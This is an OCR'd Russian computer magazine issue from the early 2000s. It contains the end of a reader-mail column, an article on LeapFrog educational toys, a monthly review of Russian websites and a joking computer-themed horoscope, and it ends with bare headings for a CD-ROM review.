Да, как же я забыл про дедушку-ветерана. Вернее, написал-то мне не дедушка. Написал дедушкин знакомый: он спрашивал, не знаю ли я каких-нибудь компьютерных программ, способных оцифровать рукопись — воспоминания старика о Великой Отечественной войне. В ответ я долго расписывал, как обращаться с программой FineReader, понимая по привычке под словом «рукопись» стопку машинописных листов. И лишь в конце прибавил, по программерской привычке к точности, что если паче чаяния текст действительно окажется написанным от руки, то случай такой может считаться временно безнадежным. Из дальнейшей переписки выяснилось, однако, что текст в самом деле рукописный и что мой корреспондент уже пытался рассказать старику о досадном несовершенстве современных компьютеров. Но дед, твердо убежденный в могуществе прогресса, ему не поверил и только обиделся. Единственное, что можно было здесь предпринять — это отсканировать мемуары как набор картинок и распечатать все это на принтере, чтобы хоть как-то размножить произведение. Они так и поступили. Ближе к концу работы принтер сломался... Между делом я узнал еще, что дедов помощник — это сорокавосьмилетний мужчина, вот уже десять лет прикованный к постели, потому что мать его в свое время побывала в Освенциме, а потом батрачила у польского пана. Выходит, спаслась она потому, что с ней поделился собственной жизнью еще не рожденный сын.

Десятки таких историй я узнаю каждый месяц, уже даже и привыкать стал... А мораль здесь, конечно, элементарная, если она вообще есть. Просто в один прекрасный момент я вдруг понял, как ни банально это звучит, что мир — очень маленький и тесный. Я ощутил эту тесноту собственным позвоночником. Австралия оказалась всего лишь дальним углом не слишком просторного офиса, где мы все сидим каждый за своим компьютером. И достаточно лишь встать и выглянуть из-за своей перегородки, чтобы увидеть соседа. А можно не вставать, но все равно быть в курсе общих дел, переживаний... Иногда оказаться невольным свидетелем ссоры или скандала, иногда — услышать бурный хор поздравлений и не суметь увернуться от случайно залетевшей пробки от шампанского.

Но все-таки меня очень греет славная шутка одного моего знакомого. Ему пришлось как-то поработать месяц или два в Штатах в таком вот офисе-«крольчатнике» из символических перегородок. Полюбовавшись пару дней на американский ура-патриотизм, он, во-первых, закрепил над своим рабочим местом русский флажок-триколор — чтобы быстрее находить свой стол и свой компьютер. А во-вторых — купил карту России в проекции Меркатора и наклеил поверх ставшие на редкость маленькими Соединенные Штаты, целиком поместившиеся внутри России. И повесил над своим рабочим местом. После этого каждый день, приходя на работу, он заставал у своего отсека непривычно тихих и задумчивых американцев, которые по двое — по трое молча стояли и глазели на это наглядное пособие к учебнику геополитики.

Ну и напоследок — вот еще одно письмо из последней почты:

Hello Maksim,

I have just established my e-mail etaitl@mail.ru as I have a friend somewhere in St. Petersburg but lost track of her. I find mail-ru interesting — if I only could understand your language! I live in Yorkshire, England, I am Austrian born but live here for many years now. I would like to find English speaking Russians who are prepared to chat with an older person (I am 70 and retired). Can you please help?

Best wishes,
Emil

Ну как, беретесь помочь пенсионеру? :)

АМЕРИКАНСКАЯ ЦАРЕВНА-ЛЯГУШКА

Екатерина Архипова **ranri@aha.ru**



Добро пожаловать в мир интерактивных устройств, умных, веселых, приветствующих вашего ребенка по имени, адаптированных к его навыкам и развивающихся вместе с ним

Считается, что многие дети скорее съедят какие-нибудь ненавистные овощи, чем изъявят желание поиграть в так называемые «обучающие» игрушки. Но опыт американской компании LeapFrog противоречит этому общепринятому мнению. Интерактивным игрушкам LeapFrog удалось за несколько лет буквально отвоевать пространство в переполненной самыми разными игрушками детской комнате.

Мы в России тоже знаем одну царевну-лягушку. Героиню сказки про Ивана-царевича, которая и лицом красива, и душой добра, и рукодельница-мастерица, каких поискать, не найдешь, и к тому же волшебница. Но наша царевна-лягушка, к сожалению, исключительно сказочный персонаж. А вот в Америке с царевной-лягушкой можно встретиться в самой обычной каждодневной жизни. Речь идет о компании LeapFrog, название которой дословно



переводится как «прыгающая лягушка», а семантическое значение эквивалентно тому, что в русском языке обозначается словом «чехарда». Тем не менее, LeapFrog — самая настоящая царевна-лягушка, потому что продукция компании и красивая, и полезная, и волшебная.

Когда в одной из школ Атланты (патетически именуемой Школой нового столетия) маленькая девочка из многих и многих игрушек выбрала для игры тренирующий навыки ребенка в области орфографии и фонетики Turbo Twist Spelling бластер ($40), стало понятно, что LeapFrog добилась успеха, к которому стремилась. Внимание детей, с которыми проводились маркетинговые исследования, привлекли также и



другие модели компании: цилиндрический Turbo Twist Fact бластер, помогающий ребенку освоить азы математики, Leap's Learning Band ($35), обучающий ребенка нотной грамоте через ассоциативное сочетание цвета и звука, школьный Leaptop ($50).

Вообще надо сказать, что система образования в США по ряду своих принципов существенно отличается от советского или российского аналога.

В Америке не принято ругать ребенка. Особенно прилюдно. Там всегда найдут, за что его можно похвалить. Там не принято проводить родительские собрания всем классом. Учитель встречается с каждым из родителей в индивидуальном порядке. Вся образовательная система направлена на то, чтобы воспитать в ребенке самоуважение. В США огромный интерес к образовательным игрушкам не только потому, что родителям некогда позаниматься со своими детьми, и они стараются переложить эту почетную обязанность на чьи-то другие, пусть даже игрушечные, плечи. А еще и потому, что получение ребенком самостоятельно в процессе игры знаний воспитывает в нем самоуважение и чувство собственного достоинства. А это очень важно для последующей самореализации личности.

Кто знает, может быть, все беды на-

шего государства происходят от того, что в нас, в свое время, не было заложено это чувство самоуважения, уверенность в возможности преодоления любых возникающих на твоем пути трудностей. И государственные мужи, не научившись уважать свою волю, не умеют уважать и чужую. А все потому, что нашим Иван-царевичам вовремя не

Если раньше обучающие игрушки были одноразового пользования, то их новое поколение способно меняться вместе с их хозяином, т.е. как бы расти

встретилась Царевна-лягушка, которая их бы этому научила.

Игрушки LeapFrog можно встретить дома, в школе и в детских дошкольных центрах в 11 странах, в число которых Россия пока не входит. С их помощью дети изучают орфографию, математику, географию и совершают свои первые научные опыты. Кроме того, игрушки являются хорошим подспорьем в работе с детьми, которые занимаются, в частности, восстановлением речи в специальных реабилитационных центрах после тех или иных событий, вызвавших у них состояние шока. В этом году LeapFrog исполнилось 5 лет. Основал ее неподалеку от Сан-Франциско (в Эммервиле, штат Калифорния) в прошлом успешный юрист, а ныне президент компании Майкл Вуд (Michael Wood), измученный невозможностью найти подходящие обучающие игрушки для своего младшего сына. В конце концов, он решил, что проще самому организовать производство таких игрушек, чем пытаться найти что-нибудь стоящее в магазине.

Можно заглянуть в интернет-магазин компании (**www.leapfrog.com**), который представляет самые разнообразные категории игрушек, рассортированные по различным характеристикам и возрасту ребенка, чтобы посмотреть последние разработки LeapFrog.

Продукция компании очень разнообразна. Вот, например, интеллектуальный, к тому же говорящий, Глобус ($99,99)! И дети (7–9 лет), и их родители поражаются тем возможностям трех уровней сложности, которые он предоставляет в диалоговом режиме. Касаясь Глобуса ручкой NearTouch≥ Stylus, вы услышите увлекательнейшие факты о мире.



Музыкальный цирк



Бэби Тэд



Поющая компания



Путешественник — самый умный глобус в мире



Поющий друг алфавита

Например, узнаете расстояние и время полета между двумя точками земного шара, получите точную информацию о валюте и особенностях климата любой страны мира и выберете игру, которая увлечет все ваше семейство.

Но обучающей игрушкой №1, национальным хитом продаж этого класса, в Америке стала «Книга LeapPad» ($59,99) для детей от 4 до 6 лет. Ведь, действительно, что может быть волшебней, чем умение читать? Именно этому и учит LeapPad! С прикосновением волшебной палочки, которая продается вместе с книгой, истории про Винни Пуха и других любимых детских персонажей оживают. Оживают отдельные буквы, звуки, музыкальные инструменты. При этом LeapPad — самая настоящая книга с самыми обычными бумажными страницами. Научившись читать, ребенок легко переключится на обычные детские книжки. А вот обложка LeapPad и правда необыкновенная — в ней сокрыто множество секретов, увлекательных игр и забав, функций, рассчитанных на несколько уровней сложности, звуковых и музыкальных эффектов. Кроме чтения LeapPad учит ребенка орфографии, фонетике. Самое главное, вся продукция компании является интернет-совместимой. Представьте себе мир умных, веселых интерактивных устройств, приветствующих вашего ребенка по имени, адаптированных к его навыкам и развивающихся вместе с ним. Такова онлайновая вселенная LeapZone, совершившая своего рода революцию в области обучающих игрушек. Если раньше обучающие игрушки были как бы одноразового пользования, то их новое поколение способно меняться вместе с их хозяином, т.е. как бы расти. Купив специальный PC-совместимый разъем LeapLink ($24,99), вы можете постоянно подключаться к LeapZone и пользоваться дополнительными персонифицированными (если вы однажды зарегистрировались, о вас и ваших пожела-



ниях уже не забудут) услугами. А именно: вы сможете записать на перепрограммируемый картридж вашего LeapLink новые игры, песни, обучающие программы, рекомендации, модифицированные в соответствии с вашими потребностями, и т.д. Переставив картридж в игрушку LeapFrog, вы произведете так называемый upgrade, т.е. расширите ее содержание, которым после этого сможете пользоваться автономно, совершенно независимо от компьютера. Таким образом, игрушка все время будет приобретать новые качества и не надоест вашему ребенку. Меняя уровень сложности, можно играть в одну и ту же игрушку и в 6, и в 8, и в 12 лет. Этот принципиально новый подход к производству игрушек начали реализуемый еще несколькими компаниями (например, Tiger Electronics), которые в конце 2000 года выпустили будильник, музыкальную шкатулку и аудиоплейер с возможностью обновления их содержимого через одну из служб портала Yahoo! Но, как бы то ни было, компания LeapFrog была первой. Важный элемент всей продукции LeapFrog — это портативность. Любую игрушку из представленного ассортимента можно взять с собой в дорогу. А с учетом того, что американцы львиную долю своего времени проводят в машине, это обстоятельство немаловажное.

В своей работе LeapFrog старается учесть все необходимые требования по качеству, включая безопасность и экологическую чистоту. Игрушки прочны, хорошо прокрашены. Тем не менее, проблемы иногда возникают. Когда у Комиссии по безопасности потребительского продукта США вызвал нарекания шнур с пластмассовым разъемом (из-за маленького размера последнего), за который дети тянут Alphabet Pal («Поющего друга алфавита»), компания вызвалась заменить все ранее купленные игрушки на аналогичные, но уже без этого разъема.



Очень интересно, как для привлечения новых покупателей LeapFrog строит свою долгосрочную PR-кампанию. Ставка делается, главным образом, на перспективу. Скажем, последние новогодние лотереи затрагивали, прежде всего, детей, родившихся в 2000, високосном (еще одно значение слова Leap — високосный) году. А каждый ребенок, родившийся 29 февраля 2000 года, по предоставлении в компанию его родителями необходимых документов, получает дополнительный бонус — одну из плюшевых обучающих игрушек LeapFrog для малышей.



Летающие друзья




Звуковой садок



Телефон Китти





Корабль–сортировщик



Поезд «Считай и пой!»

С прикосновением волшебной палочки истории про Винни Пуха и других любимых детских персонажей оживают

Таким образом еще раз обыгрывается название компании, что очень важно для создания ассоциативных связей с ее продукцией в подсознании потенциального потребителя, и готовится база последующего роста продаж.

Ведь не секрет, что в каждом человеке заложена известная доля консерватизма. Привыкший к тому или иному лейблу юный потребитель покупает помеченные знакомым значком товары всю жизнь.

Но уже сейчас игрушки LeapFrog стали так популярны, что их очень трудно найти как в обычных магазинах, так и в магазинах Интернета. Собственный онлайновый магазин LeapFrog за последнее время распродал большинство из предлагаемых наименований, та же ситуация и в игрушечном отделе магазина Amazon.com. Представительница компании сообщила по этому поводу в прессе, что LeapFrog прилагает все усилия, чтобы заполнить прилавки своей продукцией, но пока она не в состоянии удовлетворить текущий спрос. В то же время, такое положение дел не может не радовать руководство компании, потому что это самое достоверное доказательство ее растущей популярности.

ДОБРЫЕ СТОМАТОЛОГИ И МАНЬЯЧНЫЕ ДИЗАЙНЕРЫ

Дмитрий Смирнов spectator@novocybersk.ru

Ежемесячное обозрение сайтов Рунета

Открытие месяца. Вот так сразу, с самого начала. «Дневник дизайнера-маньяка». Шикарный сайт. Автор — дизайнер. Со всеми вытекающими...

Обожаю сайты дизайнеров. Порой на них не так уж и много чего почитать и посмотреть, зато это немногое стоит сотни других сайтов. На этом сайте ведется дневник. Нерегулярно и сумбурно, как и полагается дневнику творческого человека.

«Как заставить группу дизайнеров в большой фирме выполнить заказ средней тяжести (инструкция для проект-менеджера)?



Итак: если вы — проект-менеджер, и вам нужно провернуть более или менее крупное дело, надо:

Для начала (естественно) придумать что-то, чего еще ни у кого нет, или чего еще много кому не хватает.

Написать неразборчивый, приблизительный план, как должен выглядеть конечный продукт. Главное — хорошо описать «фишку», ради которой затевается проект. Остальные глупости, вроде портала вокруг, необходимых сервисов, игровых серверов или электронных магазинов программисты и дизайнеры сами как-нибудь сделают, когда заметят, что кроме них этим никто не занимается.

Изловить креатив-директора, затащить его в темный уголок, и объяснить ему, что вам нужно 10 дизайнеров на 2 месяца. Креатив-директор страшно возмутится, поторгуется с вами 10 минут, и потом с возмущенным видом пообещает вам 5–7 человек.

Собрать полученные 5–7 жертв на собрание, и рассказать им, что надо делать. Сообщить, что конечного срока пока нет, но надо делать эскизы — как можно больше.

Через неделю разослать всем задействованным дизайнерам письмо о том, что последний срок все же появился, и все приготовленные эскизы надо представить на презентации ровно через неделю. На этом отсеются 3–4 дизайнера, которые по-настоящему чем-то заняты, в первую неделю ничего не начинали, и за вторую уже не соберутся сделать что-то толковое. Останутся какие-то 3 человека, которым уже до невозможности надоело то, что они делают сейчас, и которые с горя начали делать эскизы.

В конце назначенного срока посмотреть готовые эскизы и выбрать что-нибудь. Того, кто с наибольшим рвением подошел к делу, назначить арт-директором проекта, и отправить свежесформированный коллектив делать свое дело.

Продать проект. Как это сделать, я не знаю, но знаю, что очень помогает пообещать заказчику, что все будет готово через 2 недели, независимо от того, что вы собираетесь сделать.

Как только проект продан, спокойно работающие дизайнеры СРОЧНО собираются на СРОЧНОЕ собрание. Желательно настроить дизайнеров правильным образом сразу во время сборов. Рекомендуется оттаскивать их за шиворот от компьютеров, и при этом кричать: «Бросай все, тебе все равно все это уже не нужно!!!»

Собравшимся дизайнерам надо показать журнал «Интернет», в котором на первой странице написано, что только что начатый проект будет готов через две недели. После этого поникшие дизайнеры отправляются обратно на свои места.

Далее в комнату, где работают дизайнеры, надо поставить большую коробку «валидола», и плотно закрыть дверь снаружи. Особо храбрые менеджеры могут примерно раз в 3 дня заглядывать в комнату, закидывать туда очередной журнал, в котором написано, как вся мировая общественность ждет готового результата, и немного еды. Задавать при этом вопросы вроде «как дела?» или «как продвигается ваша работа?» опасно для жизни.

Через 2 недели собирается конференция, на которую приглашается заказчик и арт-директор проекта. Креатив-директора в этот день желательно заслать в командировку на Аляску, чтобы не мешал...

...Вот тогда и наступает подходящий момент, чтобы спросить арт-директора, как продвигается работа.

После того, как арт-директора вынесут из конференц-зала, можно выторговать у обалдевшего клиента нормальные сроки, и планировать весь проект еще раз — со сроками, похожими на правду.

При распределении рабочих ресурсов следует учитывать, что все задействованные в таком проекте дизайнеры сразу после окончания такой работы уйдут сначала на больничный, потом в короткий отпуск, потом еще в командировку...

Чтобы не видеть вашу морду по меньшей мере месяц.

(Написано вдали от родного города и от родных менеджеров...)»

Совершенно замечательный сайт (**www. miu-mau.org/7.html**)!


Не знаю, чья это шутка, но на сайте Pelevin.ru, который известен тем, что вот уже много лет там ведутся работы и ничего не происходит, появилась наконец-таки следующая надпись: «Витя! Когда найдется время, позвони мне, чтобы доделать сайт. А то люди ждут, и ничего не происходит. Мой телефон: ххх-хх-хх. Тема».

Надпись появилась, но до сих пор так ничего и не происходит. Но если вы интересуетесь творчеством Пелевина, в Сети есть немало хороших сайтов. Например, этот: **http://ok.novgorod.net/pelevin**/. На нем собраны не только все произведения Пелевина, но и различные интервью с критическими статьями. Очень интересно почитать. Например:

«В Пелевине вообще есть что-то варварски-свежее, как в рекламных роликах о жвачках и прокладках, где юноши и девицы с изумлением обнаруживают, какие они вкусные и тоненькие. Полистайте пелевинскую конференцию со своими фэнами в Интернете. Полнейшая ахинея, но страшно энергичная! Разгулявшийся детский сад. Все воспитатели вышли. Киберпанки увлеченно стучат горшками рядом со своим заводилой».

(Павел Басинский. «Синдром Пелевина» **http://ok.novgorod.net/pelevin/stati/o-bas/1.shtml**)

Или вот: «Сотрудница фирмы, где работает один из моих приятелей, явилась на работу взвинченная, с покрасневшими веками и прочими атрибутами бессонной ночи на лице. Все решили, что беда стряслась нешуточная. Угу, стряслась. И еще какая! Дама застукала своего сына за чтением Пелевина!!! Вы только вдумайтесь! За чтением! Пелевина! Коллеги, задавшиеся целью ее утешать, сперва опешили, а потом оживились. Кто-то поздравил несчастную с тем, что ее сын растет умным мальчиком. Кто-то презрительно буркнул, что в шестнадцать лет можно и Пелевина читать, ничего страшного, лишь бы привычка брать книгу в руки выработалась — т.е. завязалась обычная в таких случаях бесплодная, но эмоциональная дискуссия о Пелевине. «Но вы не понимаете, — с отчаянием в голосе сказала несчастная мать. — Он же читает ПЕЛЕВИНА!» Воцарилась пауза, в течение которой участники диспута честно пытались понять, в чем, собственно, заключается причина столь бурного негодования. «Значит, он принимает наркотики, — наконец объяснила гениальная мамаша. — Или собирается их принимать. Пелевин же для наркоманов пишет!» Немая сцена».





(Макс Фрай. «Казусы с Пелевиным» **http://ok.novgorod.net/pelevin/stati/o-frai/1.shtml**)

Или вот: «Примитивность языка еще отчетливее становится на фоне философской и прочей терминологии, знакомой Пелевину на уровне фонетической оболочки. И примитивность эта — не концептуальна (случай Пригова), а естественна, автор ее и не замечает, увлеченный полетом фантазии. Для изображения перемены внутреннего состояния героя Пелевин использует не что иное, как клише, а, точнее, оно использует Пелевина...»

(Семен Ульянов. «Пелевин и Пустота» **http://ok.novgorod.net/pelevin/stati/o-ulan/1.shtml**)

Есть и добрые критические статьи, но их читать не столь интересно, как ругательные. Накал страстей не тот...

Вы знаете, что такое Столбы? Нет, я не издеваюсь. Столбы — именно не «столбы», а «Столбы» — это вовсе не «бревна, укрепленные стоймя» (Ожегов), а «заповедник в Российской Федерации, вблизи Красноярска, на правом берегу Енисея. Основан в 1925. Площадь 47 154 га. Уникальные гранитно-сиенитовые останцы «столбы», высота до 100 м».

Именно этим Столбам — которые не бревна — и посвящен сайт **www.stolby.ru**.

Я был на Столбах прошлой весной. Провел там восемь часов, извозился в снегу, вернулся уставший, но счастливый. Красотища — неописуемая! В Красноярске Столбы — это целый культ. Есть даже такие особые люди — «столбисты». В основном — альпинисты, но



есть и просто любители природы. А любить там есть что. И есть за что. В общем, будете в Красноярске — обязательно сходите на Столбы! А пока — можно посетить сайт.

Не так давно я писал про рекламу. Вот высказывание, как говорится, «в тему»: «Сейчас у меня очень мало свободного времени, но как только оно появится, я буду судиться! Долго и нудно, под формулировкой «Иск в защиту неопределенного круга лиц». А судиться я собрался с небезызвестной фирмой, в небезызвестной рекламе продукции которой ребенок совершенно резонно (правда, с подозрительной для такого возраста грамотностью) заявляет бабушке, что он не будет есть пирожное потому, что он «не может почистить зубы прямо сейчас». На что эта противная старушенция мерзким голосом отвечает: «Ну, это не проблема!» — и начинает совать юному вундеркинду пачку жевательной резинки. Таким подлым образом детям с детства вдалбливается мысль, что чистить зубы вовсе не обязательно, а обязательно жрать резинку пачками и все будет хорошо. Точнее — «не прячьте Ваши денежки по банкам и углам. Несите Ваши денежки....»

Сограждане-пациенты, запомните раз и навсегда! Никакая самая распрекрасная жевательная резинка, пусть в нее даже напихали этот противный ксилит вместо вкусного сахара, ни за что не заменит чистки зубов!!! И ничто не заменит чистки зубов! У нас в стране и так плохо со стоматологической грамотностью населения, чтобы ради наживы какой-то буржуйской фирмы лишать людей с детства остатков зубов!!!»

Только на этот раз автор этого высказывания — вовсе не специалист по рекламе. Он — стоматолог. (Все вздрогнули.) Причем добрый. Сайт так и называется — «Записки доброго стоматолога».

Сайт строго рекомендуем для обязательного прочтения всеми, ибо, если верить его автору (а причин не верить нет), «Регулярно (2 раза в день) чистят зубы в культурной столице нашей Родины Санкт-Петербурге только 40% населения! Из них правильно это делают 20%!!! Среди остального населения у 7% ОДНА!!!!!! зубная щетка на семью! Какой удар для классиков российского здравоохранения! Короче говоря, грамотность в вопросах стоматологии у людей на уровне грамотности комиссии Государственной Думы по выходу страны из экономического кризиса. Будем повышать!»

Собственно, этим Добрый Стоматолог и занимается — повышает уровень грамотности. Заодно вместе с настроением: пишет весело и задорно. И не подумаешь, что стоматолог: «Впечатление о Вас складывается с того момента, как Вы в первый раз всунули челюсть в дверной проем, открыли ее и что-то сказали. После того как Вы в зависимости от уровня воспитания поздороваетесь, наступает момент, когда Вы должны опознать Вашего суженого. Чаще всего это делается путем обзывания его по фамилии. Если бы Вы знали, как советский пациент может окрестить любимого доктора, то предварительно долго заучивали бы правильное произношение. Если учесть, что у каждого кабинета висит табличка с четко пропечатанным названием доктора или докторов, когда их много, то возникает предположение, что объявление коммунистами всеобщей грамотности населения было очень преждевременным. Никого не хочу обижать, но когда доктора с и так весьма стеснительной фамилией Харина объявляют во всеуслышание доктором Рожиной, а ни в чем не виноватого Вахрамеева — Абортмахером, то будет неудивительно, если у доктора сложится сразу предвзятое отношение к изобретательному пациенту!»

Побывав на сайте, вы узнаете, что делать, когда болит зуб, как выбрать правильного (доброго) стоматолога, как правильно чистить зубы и сколько будет стоить их протезирование, если вы их чистили не правильно, а также многое другое. Так что идите, повышайте свою стоматологическую грамотность, а то будет, как с той женщиной: «Пришла на прием больная с дикими ожогами слизистой оболочки губ, щек и прочего. На недоуменный вопрос доктора ответила, что пыталась отбелить зубы «Туалетным утенком». На еще более недоуменный вопрос пояснила, что там написано, что он безопасен для эмали».

Лично я прочитал сайт от корки до корки. Верней, с первой html-страницы до последней. Чего и вам советую (**http://dentist.spb.ru/**).

Ссылка по теме — «Российский стоматологический портал» (**www.stom.ru/**). Если вас вдруг так сильно увлекла стоматология — зайдите и туда.

Психологические тесты — наиболее простой способ, потратив пятнадцать минут на дурацкие вопросы, узнать о себе то, что вы всю жизнь знали. Но боялись себе в этом признаться. «Можно ли считать вас алкоголиком?», «Что мешает вам бросить курить?», «Умеете ли вы дружить?», «Какой вы муж?», «Для чего вы занимаетесь сексом?» (вот уж совсем глупый тест, правда?), «Любите ли вы себя?» — эти и кучу других тестов можно найти на сайте «ПсиКорпус»: **http://psy.synnegoria.com/**

Сайт «сТАТУс-арт» (**http://status.biker.ru/**) посвящен татуировкам и разным прочим формам самовыраже-



ния (пирсинг и прочее): «Рассуждать о татуировке как об искусстве подчас можно лишь тогда, когда она является частью культуры того или иного народа. Поскольку в России татуировка никогда не являлась элементом культуры, а, по мнению большинства обывателей, вообще считалась чем-то из ряда вон выходящим, то целью издания является объединение вокруг себя татуированных людей, а также людей, интересующихся этой необычной формой визуальной экспрессии для придания татуировке статуса самостоятельной независимой культуры как одному из самых древних и самых спорных явлений в изобразительном искусстве».

Пока материалов на сайте не так уж и много, но фотографии посмотреть интересно.

WAV.ru (**www.wav.ru**) — довольно большой архив звуков и сэмплов различной направленности — от шумов, фраз из фильмов до «эротических» звуков. Вариантов использования — море. Самый банальный — просто использовать в звуковой схеме Windows.

На этом сегодня и закончим. Слушайте звуки, наслаждайтесь Пелевиным и берегите ваши зубы!

ОВЕН 21.03 — 20.04
Для Овна это месяц свершений. Вас ждут мощный приток энергии, чувства, находящие отклик в том, кто вам нравится, периоды счастья. Удача во всех начинаниях. Однако здесь же и опасность: чувство уверенности в себе может перерасти в самоуверенность, а энергичная деятельность приведет не к успеху, а к очередному витку жизненной борьбы. Внимание: вам не стоит ввязываться в конфликты и прокладывать себе путь кулаками. Все удастся и без этого! Обуздывайте темперамент, избегайте конфликтов (особенно 5 и 18 марта) и настраивайте себя исключительно на положительный лад.

ТЕЛЕЦ 20.04 — 20.05
Тельцам в этом месяце сопутствует удача. Лишь те, у кого дни рождения приходятся на конец месяца, должны проявить некоторую осторожность в начинаниях. Но и им неудача не грозит.
В этот спокойный месяц лучше думать о будущем и собираться с силами. Никаких скоропалительных обещаний или отказов! Не удивляйтесь, если окружающие, почувствовав ваше состояние, попытаются оказывать на вас давление, стремясь побудить к активным действиям. Сохраняйте равновесие, спокойствие и независимость. Те, кого вы любите, могут почувствовать некоторое охлаждение ваших чувств. Внимание: 13 марта вам грозит депрессия и плохое настроение. Не огорчайтесь в этот день по пустякам — ситуация скоро исправится.

БЛИЗНЕЦЫ 21.05 — 21.06
Наиболее благоприятные дни для начинаний и свершений — середина месяца. Но не переоценивайте себя, не перегружайте себя делами и не пускайтесь в авантюры. Если вы неправильно рассчитаете силы, то потерпите неудачу. Наиболее критический день — 18 марта. В этот день избегайте резких движений и не совершайте никаких насильственных действий (переформатировать диск C: лучше в другой день)! Еще один опасный момент — 31 марта. В этот день велика возможность того, что любой ваш разговор приведет к конфликту и ссоре, так что лучше помолчите. Для начинаний лучше всего подходит 25 марта.

РАК 22.06 — 22.07
Неустойчивость — вот что характерно для Раков в марте. (Это относится и к операционным системам их компьютеров.) Ваши чувства могут сыграть с вами злую шутку, побудив к поступкам, о которых вы будете потом жалеть. Речь идет не только о безобидном флирте, но и о вещах посерьезнее, которые могут изменить вашу жизнь. Помните, что окружающие в этот месяц могут проявлять по отношению к вам неудовольствие и даже агрессию. Это относится как к семейным отношениям, так и к работе. Не ввязывайтесь в конфликты, держите их под контролем. Будьте особенно спокойны с 5 по 18 марта. В эти дни ни в коем случае не вмешивайтесь в конфликты других людей. Лучший день для начинаний — 27 марта.

ЛЕВ 23.07 — 23.08
Львов ждет бурный, насыщенный событиями месяц! В первой половине марта дела будут идти хорошо, во второй просто здорово: сильные чувства, удача в денежных делах, успехи на работе...
Есть только один опасный день: 9 марта постарайтесь в своей активности не перегнуть палку и не зайти слишком далеко. Не стоит в этот день предпринимать больших путешествий и переустанавливать операционную систему. 13 марта у вас может случиться приступ тоски, когда вам вдруг надоест даже любимая игра, но приступ быстро пройдет.
Стратегия месяца состоит в том, чтобы ни в коем случае не искать успеха и выгоды за счет окружающих и проявлять активность наравне с терпением (дайте вещам созреть!).

ДЕВА 24.08 — 22.09
Может случиться, что это будет не лучший ваш месяц. Возможно, вы пытаетесь достичь всех целей сразу, не обладая при этом необходимыми силами. Действуйте медленнее! Подумайте о своем здоровье. Не сидите за компьютером по ночам.
В марте у Дев может случиться упадок сил. Поэтому вам не стоит рисковать и форсировать события. Разгон процессора лучше отложить на более поздний срок. Заниматься лучше теми делами, которые не требуют напряжения: веб-серфингом, игрушками... 5,13, 18, 28, 31 не предпринимайте никаких активных действий (может быть, даже не включайте компьютер. А если включили, не устанавливайте новых программ и не правьте реестр Windows!).

СКОРПИОН 23.10 — 21.11
У Скорпионов в марте будет все в порядке с идеями и настроением, но не все желания смогут воплотиться в действия. Для того, чтобы это случилось, надо постараться: март — месяц упорного труда.
В марте вы должны быть точными, исполнительными, внимательными. Если вы инсталлируете новый софт, обязательно читайте файл readme. Критический день месяца для Скорпионов — 10. В этот день натиск событий может захлестнуть вас. 13-го не стоит действовать из упрямства, вопреки кому-то. Апгрейд и инсталляцию новой ОС лучше проводить 27 числа.

СТРЕЛЕЦ 22.11 — 22.12
Стрельцов в марте ожидают буря и натиск. Водоворот событий (в том числе и насильственных, вроде вторжения вируса-трояна) вполне возможен. Не стоит ожидать обязательно самого худшего (краха системы или выхода процессора из строя), но поберегитесь вступать в конфликтные ситуации и общаться с фанатиками (например, с приверженцами Linux). Если вам придется чего-то лишиться, — предположим, материнской платы, — не расстраивайтесь, а подумайте о тех приятных минутах и часах, которые вы пережили, сидя за компьютером. Чем легче вы будете относиться в этом месяце ко всяким неприятностям вроде зависаний компьютера и краха системы, тем лучше. Самые трудные дни — 6 и 18. Но к 26 все может измениться: в этот день вас ждет удача на работе или в бизнесе.

КОЗЕРОГ 23.12 — 19.01
Март предложит Козерогам не очень много. В вашей жизни наступит пауза. Чтобы вывести Козерога из состояния задумчивости и созерцательности, нужен внешний толчок или внешний вызов. Если его нет, то остается наслаждаться жизнью, лежа на диване или сидя перед компьютером с чем-нибудь несложным и приятным, вроде Тетриса. 5 марта, однако, не стоит понимать этот совет буквально: пойдите куда-нибудь, развейтесь — это избавит вас от возможного приступа тоски... Оживление начнется во второй половине месяца. Тогда появятся новые идеи и желание их осуществить.

ВОДОЛЕЙ 20.01 — 18.02
Ваши дела с каждым днем пойдут все лучше. Но высшая точка успеха впереди, в последующих месяцах. Поэтому не форсируйте событий, притормозите (иногда).
Проблема месяца состоит в осмотрительности и плавности действий. Выбирая сейчас что-то хорошее (например, системный блок с самым мощным на сегодняшний день процессором), вы можете закрыть себе путь к чему-то наилучшему, что вполне возможно для вас в ближайшем будущем. Поэтому не бойтесь подумать и помедлить, выбирая. Рвение и ажиотаж лучше притушить 5, 10 и 21 марта. В эти дни не подгоняйте не только себя, но и других. А если вам предстоит принимать важные решения, то лучше всего это делать в начале марта — 1 или 2.

РЫБЫ 20.02 — 20.03
Это месяц Рыб — в том случае, если им удастся достичь спокойствия и внутренней гармонии. Поэтому не делайте из пустяков трагедии! Что бы ни случилось, ничего страшного не случилось!
Постарайтесь в марте не ставить себя в центр действия. Дайте событиям идти своим чередом. Подумайте о других, о тех, кто нуждается в вашей помощи — например, о вашем старом добром компьютере, который устал ждать, пока вы поставите ему еще 32 мегабайта памяти. Не концентрируйтесь на проблемах «кто здесь главный», не боритесь за власть и влияние, но одновременно не позволяйте никому подчинить себя. 17 марта возможно появление новых оригинальных идей и новых полезных знакомств. 21 не стоит рисковать, особенно с деньгами. А если вы думаете о том, чтобы купить новый компьютер, то лучше сделать это 27. Почему именно 27? Звезды про это ничего не говорят, но вдруг в этот день упадут цены на процессоры или подешевеют видеокарточки?

Гороскоп подготовил Владимир Левиков



ОБЗОР CD-ROM

ВОЙНА С ВИРУСАМИ

И математика в придачу

